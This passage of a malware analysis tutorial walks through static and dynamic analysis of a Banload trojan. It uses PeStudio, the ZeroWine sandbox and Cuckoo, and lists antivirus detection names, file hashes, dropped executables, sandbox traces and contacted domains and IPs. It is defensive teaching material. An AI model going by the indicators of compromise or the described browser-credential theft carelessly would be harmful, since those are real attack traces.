Kaspersky	Trojan.Win32.ChePro.awq	20130307
BitDefender	Gen:Variant.Barys.3546	20130308
NANO-Antivirus	Trojan.Win32.Barys.bqqejo	20130308
SUPERAntiSpyware	null	20130308
ByteHero	null	20130304
Sophos	Mal/Banload-AB	20130308
Comodo	UnclassifiedMalware	20130308
F-Secure	Gen:Variant.Barys.3546	20130308
DrWeb	Trojan.Siggen4.60433	20130308
VIPRE	Trojan.Win32.Generic!BT	20130308

Figure 12. *PeStudio automatically check for the sample in VirusTotal Website*

PeStudio is also capable to detect and proceed to a RAW handling of the digital certificates (when available) embedded in an image. The interaction with the Certificates does not use any Windows API. Using PeStudio you can even Dump the content of the Certificate to a file.

A section that I always pay a little attention to, is the “Strings” sections. Strings are generally human-readable parts of the binary code, that you can find very useful information, like Paths, Usernames, hard-coded passwords etc.


PeStudio 7.27 - Windows Executable Image Analysis - www.winitor.com
Executable Image
c:\artilery\reverse engineering\malware resources\malware resource\01 - trojan_banload\unpacked.exe.bin
n/a
Indicators (55)
(35/46)
Headers
Libraries (10)
Imports (139)
Exports (1)
Resources (53)
Strings (5622)
Misc
Report
Strings found

ction:Offset	Blacklisted	Type	Size	Value
DDE:0x0009670A	false	ascii	13	CMD /C Start
DDE:0x000967D2	false	ascii	5	Uh_vI
DDE:0x00096916	false	ascii	5	Uh1vI
DDE:0x00096963	false	ascii	5	Uh*vI
DDE:0x000969A5	false	ascii	5	UhMyI
DDE:0x00096BF8	false	ascii	5	Uh8yI
DDE:0x00096C45	false	ascii	5	Uh;|I
DDE:0x00096FF6	false	ascii	5	Uh&|I
DDE:0x00096F33	false	ascii	52	30D90338FA79EB5F81B57FBD75F66BD61696B117B26...
DDE:0x00097151	false	ascii	13	\overflow.exe
DDE:0x0009716A	false	ascii	12	\orgtaia.exe
DDE:0x00097181	false	ascii	13	\libmysql.dll
DDE:0x0009719A	false	ascii	52	0D34F515D75FCFB964965F9F56D54A3627F71AB814C...
DDE:0x000971D9	false	ascii	13	\resolver.exe
DDE:0x000971F2	false	ascii	52	1EC771AA49CFBDA84BFF21C373F06DEA5A82A023AE...
DDE:0x00097231	false	ascii	12	\arquivo.txt
DDE:0x00097249	false	ascii	28	0F2AD178B965924DF62C0F27DB12
DDE:0x0009727D	false	ascii	16	BFAC568AA355FD5A
DDE:0x00097299	false	ascii	5	Error
DDE:0x00097A92	false	ascii	29	Runtime error at 00000000

Figure 13. *Strings denouncing that the executable writes some files on the disk*

Here we can see some indicators that the binary accesses or writes files on the infected host. This can indicate that this binary is a staged downloader and its main job is to deploy the real malicious payload inside the infected machine. One of the best way to obtain the dropped files and analyze them are by using a Dynamic Analysis methodology.


DYNAMIC ANALYSIS: WATCHING THE MONSTER IN THE JAIL

Dynamic Analysis consist of observing the behavior of the application during the runtime. Different from the static analysis in that we can observe the sample without executing it, in dynamic analysis we will set an ambient that can simulate the real world, applying some restrictions and using software that can track everything that happen inside this little jail. We will try to see the sample executing and acting like it was in real life, so we can learn from its behavior, learn what files it modifies, creates or deletes, if it contacts external hosts, if it tries to send or download information data and using the results of this observation generate the best mitigation plan. The Dynamic Analysis are very good but can have few limitations.

Some malware creators uses some protections in their executables to detect if the malware are running in a real machine or if it is inside a sandbox or virtual machine specially crafted to analyze it, so taking this assumption in mind you must understand that if the sample just exits, some protection must be applied.


For this type of analysis, we can use a variety of open sources frameworks and standalone programs. For this specific example, we will use the ZeroWine Tryouts Framework. It is a virtual machine environment created using QEMU and containing the necessary tools to generate an analysis in the sample without any risk to your network. You just have to download it, start and submit the sample. It is one of the easiest and quickest start frameworks existing today. For this, let us start the dynamic analysis on it. First, you have to download the package containing Qemu+Zerowine Tryouts. *http://zerowine-tryout.sourceforge.net.*

Unpack the files and start the start_img.bat file to initiate the ZeroWine virtual machine. It will configure a local redirection for the local port 8000/tcp and 2022/tcp for you access the Linux. 8000/tcp will be the access on the web interface used to generate the analysis and download the results and 2022/tcp for access directly on SSH console.



```
_vm

12/09/2012  21:42    <DIR>          .
12/09/2012  21:42    <DIR>          ..
07/02/2007  14:28           131.072 bios.bin
07/02/2007  14:28           162.816 fmod.dll
12/09/2012  21:42    <DIR>          keymaps
07/02/2007  14:28            42.496 libusb0.dll
12/09/2012  21:42    <DIR>          License
07/02/2007  14:32        10.485.760 linux.img
07/02/2007  14:28               512 linux_boot.bin
07/02/2007  14:28            32.768 pxe-ne2k_pci.bin
07/02/2007  14:28            32.768 pxe-pcnet.bin
07/02/2007  14:28            32.768 pxe-rtl8139.bin
07/02/2007  14:28           144.207 qemu-doc.html
07/02/2007  14:28           218.113 qemu-img.exe
07/02/2007  14:28         1.627.869 qemu-system-x86_64.exe
07/02/2007  14:28            48.266 qemu-tech.html
07/02/2007  14:28               671 qemu-win.bat
07/02/2007  14:28               687 qemu-x86_64.bat
07/02/2007  14:28         1.396.565 qemu.exe
07/02/2007  14:28             3.197 README-en.txt
07/02/2007  14:28             3.544 README-ja.txt
07/02/2007  14:28           486.909 SDL.dll
05/09/2012  18:12                98 start_img.bat
18/04/2010  10:47                93 start_img.sh
18/04/2010  10:47               101 start_img_vnc.sh
07/02/2007  14:28            35.328 vgabios-cirrus.bin
07/02/2007  14:28            37.888 vgabios.bin
13/09/2012  16:35     2.127.900.672 zerowine.img
              24 arquivo(s)  2.142.825.168 bytes
               4 pasta(s)   195.412.340.736 bytes disponíveis

c:\Artilery\Reverse Engineering\Malware Resources\zerowine_vm\zerowine_vm>start_
img.bat

c:\Artilery\Reverse Engineering\Malware Resources\zerowine_vm\zerowine_vm>qemu.e
xe -kernel-kqemu -L . -m 800 -hda zerowine.img -redir tcp:8000::8000 -redir tcp:
2022::22
Could not open '\\.\kqemu' - QEMU acceleration layer not activated
```

Figure 14. *Just execute the start_img.bat file to start the Zerowine virtual machine*




```
Loading kernel modules...[  109.059671] loop: module loaded
done.
Checking file systems...fsck 1.41.3 (12-Oct-2008)
done.
Setting kernel variables (/etc/sysctl.conf)...done.
Mounting local filesystems...done.
Activating swapfile swap...done.
Setting up networking....
Configuring network interfaces...done.
Setting console screen modes and fonts.
INIT: Entering runlevel: 2
Starting system log daemon....
Starting kernel log daemon....
Starting system message bus: dbus.
Starting OpenBSD Secure Shell server: sshd[  119.100934] NET: Registered protoco
l family 10
[  119.105207] lo: Disabled Privacy Extensions
.
Starting the Winbind daemon: winbind.
Starting periodic command scheduler: crond.
Starting ZeroWine malware analysis tool ....

Debian GNU/Linux 5.0 zerowine tty1

zerowine login: _
```

Figure 15. *Since the Linux VM has started, just access http://127.0.0.1:8000*

Since you executed the batch file all you have to do is wait for the Linux VM to completely load itself and the web interface will be available to initiate the analysis of our file.

Point your browser to the address *http://localhost:8000* and you will arrive to the landing page. There you can choose the Windows template used for the analysis, for this specific case, we will use Windows 7 SP1 template.

You can setup the Timeout value; I recommend using 90 seconds and inputting the value for the memory drop at 30 seconds.



Zero Wine Tryouts: A Malware Analysis Tool

Upload | View | Download | Search

Upload a sample

Select the sample file to upload and the options to analyze it.

Sample file (e.g. EXE file, DLL file, PDF file) Procurar...
Tags (separate with comma)
Additional files (zip archive file) Procurar...
Dynamic analysis timeout at ... econds
Dump process memory at ... econds
Set Windows version to
Unpack sample file

Windows 7 SP1
Windows 2008 R2 SP1
Windows 2008 SP2
Windows Vista SP2
Windows 2003 SP2
Windows XP SP3
Windows 2000 SP4
Windows ME
Windows 98 SE
Windows 95
Windows NT 4.0 SP6a
Windows NT 3.51 SP5
Windows 3.1
Windows 3.0
Windows 2.0

Redefinir Enviar Consulta

Windows is a registered trademark of Microsoft Corp. in the ... untries.


Copyright (c) 2008, 2009 Joxean Koret

Figure 16. *Landing page on ZeroWine web interface. Choose the Template and submit the file*

Once you submit the analysis, just sit back and wait. Zerowine will do the entire job and just give you the result. It will take a little time depending on your gear power. If you have enough ram to improve the value in the start_img.bat parameter you will have the result complete earlier. When it is over you can check the View page and download the analysis result.

For any analysis generated on Zerowine, you will have:


- The original file name (even if modified many times, there is a metadata originated on the compilation of the file)
- The calculation of most common identification hashes (md5, sha, rc4)
- It will tell you if the sample tried to use some identification trick to know that it is been executed inside a secure environment.
- And the report containing the behavioral analysis, the file headers, file strings and the signatures of identified files



Sample analysis result

```
Original file name: ComentarioDeVoz.cpl.bin
File size: 714240 bytes

Tags: banload, eforensics

MD5: ca811b331415170699acafe25d269416
SHA-1: 198d9c6a5ae92ebcaaea1b3299bac185c4f123f1
SHA-224: c908b02bdd0e69b4914abe97f1393f53cbcdddf5207f1de39407c532
SHA-256: bc3342c2afe529d5f92af2230a1e38257b1b41cb8c1e2610261b4acb52d3f552
SHA-384: 3fb0478110a368bfe8554b7f1ed2b2841ef5fbbba0a0d11fe2d48857e9bc8736b6569c439d028c7286cd97be9ec2
SHA-512:
b1d358dc8cddf3f23af4159130ab379222045d68c5feb8582fce1e583b740fff225a8a7e78945785c57417ba5487d6d2b14b8

General information:

Report File headers File strings Signatures Differences

Dumps:

No dumps

Debugger detection tricks:

No known detection tricks found
```

Figure 17. *View of analysis result*



```
trace:file:RtlGetFullPathName_U (L"C:\\Program Files\\Internet Explorer\\iexplore.exe" 520 0x33f862 (nil))
000d:Call version.GetFileVersionInfoSizeW(0033f862 L"C:\\Program Files\\Internet Explorer\\iexplore.exe",0033fabc) ret=7
000d:Call KERNEL32.LZOpenFileW(0033f862 L"C:\\Program Files\\Internet Explorer\\iexplore.exe",0033f6dc,00000000) ret=7e5
trace:file:LZOpenFileA (C:\Program Files\Internet Explorer\iexplore.exe,0x33f6dc,0)
trace:file:OpenFile C:\Program Files\Internet Explorer\iexplore.exe OF_READ OF_SHARE_COMPAT
trace:file:OpenFile C:\Program Files\Internet Explorer\iexplore.exe 0000
trace:file:RtlGetFullPathName_U (L"C:\\Program Files\\Internet Explorer\\iexplore.exe" 520 0x33f314 (nil))
trace:file:RtlDosPathNameToNtPathName_U (L"C:\\Program Files\\Internet Explorer\\iexplore.exe",0x33f290,(nil),(nil))
trace:file:RtlGetFullPathName_U (L"C:\\Program Files\\Internet Explorer\\iexplore.exe" 520 0x33f014 (nil))
trace:file:wine_nt_to_unix_file_name L"\\??\\C:\\Program Files\\Internet Explorer\\iexplore.exe" -> "/home/malware/.wine
Files/Internet Explorer/iexplore.exe"
trace:file:RtlGetFullPathName_U (L"C:\\Program Files\\Internet Explorer\\iexplore.exe" 520 0x33f314 (nil))
trace:file:OpenFile found "C:\\Program Files\\Internet Explorer\\iexplore.exe"
trace:file:_lopen ("C:\\Program Files\\Internet Explorer\\iexplore.exe",0000)
trace:file:CreateFileW L"C:\\Program Files\\Internet Explorer\\iexplore.exe" GENERIC_READ FILE_SHARE_READ FILE_SHARE_WRI
trace:file:RtlDosPathNameToNtPathName_U (L"C:\\Program Files\\Internet Explorer\\iexplore.exe",0x33f480,(nil),(nil))
trace:file:RtlGetFullPathName_U (L"C:\\Program Files\\Internet Explorer\\iexplore.exe" 520 0x33f1f4 (nil))
trace:ntdll:FILE_CreateFile handle=0x33f488 access=80000000 name=L"\\??\\C:\\Program Files\\Internet Explorer\\iexplore.
(nil) sec=(nil) io=0x33f478 alloc_size=(nil) attr=00000080 sharing=00000003 disp=1 options=00000050 ea=(nil).0x00000000
trace:file:wine_nt_to_unix_file_name L"\\??\\C:\\Program Files\\Internet Explorer\\iexplore.exe" -> "/home/malware/.wine
Files/Internet Explorer/iexplore.exe"
trace:file:CreateFileW returning 0x48
trace:ntdll:NtQueryInformationFile (0x48,0x33f518,0x33f4f0,0x00000028,0x00000004)
trace:file:OpenFile (C:\Program Files\Internet Explorer\iexplore.exe): OK, return = 0x48
trace:file:LZInit (72)
trace:ntdll:NtSetInformationFile (0x48,0x33f4c8,0x33f4c0,0x00000008,0x0000000e)
trace:file:ReadFile 0x48 0x33f55e 14 0x33f530 (nil)
trace:ntdll:NtReadFile (0x48,(nil),(nil),(nil),0x33f4c8,0x33f55c,0x0000000c,(nil),(nil)),partial stub!
trace:ntdll:NtReadFile = SUCCESS (14)
trace:ntdll:NtSetInformationFile (0x48,0x33f508,0x33f500,0x00000008,0x0000000e)
000d:Call KERNEL32.LZSeek(00000048,00000000,00000000) ret=7e559a39
trace:file:LZSeek (72,0,0)
trace:ntdll:NtSetInformationFile (0x48,0x33f508,0x33f500,0x00000008,0x0000000e)
000d:Call KERNEL32.LZRead(00000048,0033f668,00000040) ret=7e559a56
trace:file:LZRead (72,0x33f668,64)
trace:file:ReadFile 0x48 0x33f668 64 0x33f550 (nil)
trace:ntdll:NtReadFile (0x48,(nil),(nil),(nil),0x33f508,0x33f668,0x00000040,(nil),(nil)),partial stub!
trace:ntdll:NtReadFile = SUCCESS (64)
```


Figure 18. *Section "report" of the analysis. Here we can see the behavioral analysis of binary*

Diving into the result of behavioral analysis you will find that the original file created two new binaries in the hard disk, they are "overflow.exe" and "resolver.exe". Now that we have these new files let's check what these files are really doing once they have been deployed.

DROPPED FILE 1 – OVERFLOW.EXE

Once we have these new files, we can go ahead and do the same process we did before here. You will see that Overflow.exe is not packed and is a Delphi binary. For the dynamic analysis of this file, we will use Cuckoo Sandbox. There is an online version of the framework you could use at no cost and submit some samples for analysis. You can check the analysis of the overflow.exe sample: *https://malwr.com/analysis/OWE2Y2I1OGYyNzM2NGY5MmJhODA5NDRiYTFhNWQ5ZDA/*.

The first thing you observe when the analysis finishes is the triggered signatures. These signatures are scripts that parse all the static/dynamic analysis result and then check the existence of some patterns. Once the pattern is located and match with the signature it is added to the final report. There are signatures for the most common behaviors. For the Overflow.exe file we can see some of them:


Signatures

Starts servers listening on 0.0.0.0:0

File has been identified by at least one AntiVirus on VirusTotal as malicious

Performs some HTTP requests

Steals private information from local Internet browsers

Figure 19. *Signatures triggered by the Cuckoo on Static Analysis*


We can see that the overflow.exe file once executed creates a local socket listening to any address on the host. The secondary signature tell us that this file is identified by at least one antivirus in the VirusTotal engine as malicious. This means that someone else already has submitted the file for VirusTotal analysis and maybe it has been detected by some antivirus systems. Some important signature say that is performs some http requests, this requests can be used to download files, to upload information gathered or just to notify the hacker that our machine was compromised. Last but not least, signature shows that the sample steals information from local internet browsers. This means that the malicious software may be searching for some authentication cookies, saved history credentials and much more. You can check the Behavioral Result to see what registry keys it is accessing. For this example, we can see some hosts that the binary are contacting:

Table 1. *Table of domains reached by the binary*

DOMAIN	IP
dl.dropbox.com	107.22.212.163
www.download.windowsupdate.com	23.62.99.27
dl.dropboxusercontent.com	50.19.80.165
vulcanoempresasv1.hospedagemdesites.ws	187.45.240.50

If you set up a Wireshark on a virtual machine host and then execute the sample, you will see exactly what this binary is requesting. Since the majority of the urls used by the sample are currently offline, I just could check one of them, and found something interesting that I will show you in few pages ahead. Let's try to understand what overflow.exe is exactly trying to do to our lab.

